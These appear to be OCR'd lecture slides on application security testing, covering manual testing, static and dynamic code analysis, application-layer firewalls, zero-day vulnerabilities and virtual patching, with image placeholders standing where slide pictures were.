
Pro:

- Manual testing allows hacker to build complex test cases, customizing to different test scenarios
- Excel at identifying access privilege problems

Con:

- Usually performed on risk-based basis due to limited time
- Does not perform well to cover large portion of web application

Secure Code Review



Static Application Code Review

Source code reviews are an essential part of Static Application Security Testing (SAST)


Perform line by line detection of program bugs or logic errors based on program code analysis

Focused on verification of


- Insufficient filtration of user-supplied data
- Improper memory management and buffer boundary checks
- Application logic flaws and race conditions
- Authentication and authorization bypass
- Usage of unsafe methods and functions
- Sensitive information disclosure

List of tools: https://en.wikipedia.org/wiki/List_of_tools_for_static_code_analysis

Sample Code Review Tools



Sample Code Review Tools



Dynamic Application Review

Also known as Dynamic Application Security Testing (DAST)

Dynamic program analysis is the analysis of computer software that is performed by executing programs on a real or virtual processor.

Execute the target program with sufficient test inputs to produce interesting behavior.

Use of software testing measures such as code coverage helps ensure that an adequate slice of the program's set of possible behaviors has been observed.

Can be tested within sandbox in order to monitor the connections to the "contained Internet"

List of Tools: https://en.wikipedia.org/wiki/Dynamic_program_analysis

Application Layer Firewall


Application firewall is layer 7 filtering mechanism monitoring and filtering the network traffic

That can be used for monitoring the application based attacks

Application firewalls include:

- Web application firewall
- Database firewall
- XML gateway
- Oracle's OAG
- Java gateway

Sample Web Application Firewall



Zero-day Vulnerability

From Wikipedia

- A zero-day (also known as zero-hour or 0-day) vulnerability is an undisclosed and uncorrected computer application vulnerability that could be exploited to adversely affect the computer programs, data, additional computers or a network.
- It is known as a "zero-day" because once a flaw becomes known, the programmer or developer has zero days to fix it.

Virtual Patching

One mechanism is virtual patching. (http://whatis.techtarget.com/definition/virtual-patching)

- Virtual patching is the quick development and short-term implementation of a security policy meant to prevent an exploit from occurring as a result of a newly discovered vulnerability.
- A virtual patch is sometimes called a Web application firewall (WAF).
- Will not modify the code or library of the system

A patch is a quick repair job for a piece of programming. Typically, a patch is developed and distributed as a replacement for, or insertion in, compiled code.

Virtual Patching Tools

- Intermediary device such as a WAF or IPS
- Web server plugin such as ModSecurity
- Application layer filter such as ESAPI WAF

Virtual Patching

Origins of Virtual Patching

- From 2003, TippingPoint introduced Digital Vaccine as part of NIPS
- Then Trend Micro's virtual patching
- F5 Big-IP Web Application Firewall (WAF) and Imperva SecureSphere

Advantage

- Faster to partially solve the vulnerability
- No program code has to be changed

Drawback and dangers

- Not able to resolve all issues
- Organization has less incentives to rectify the issues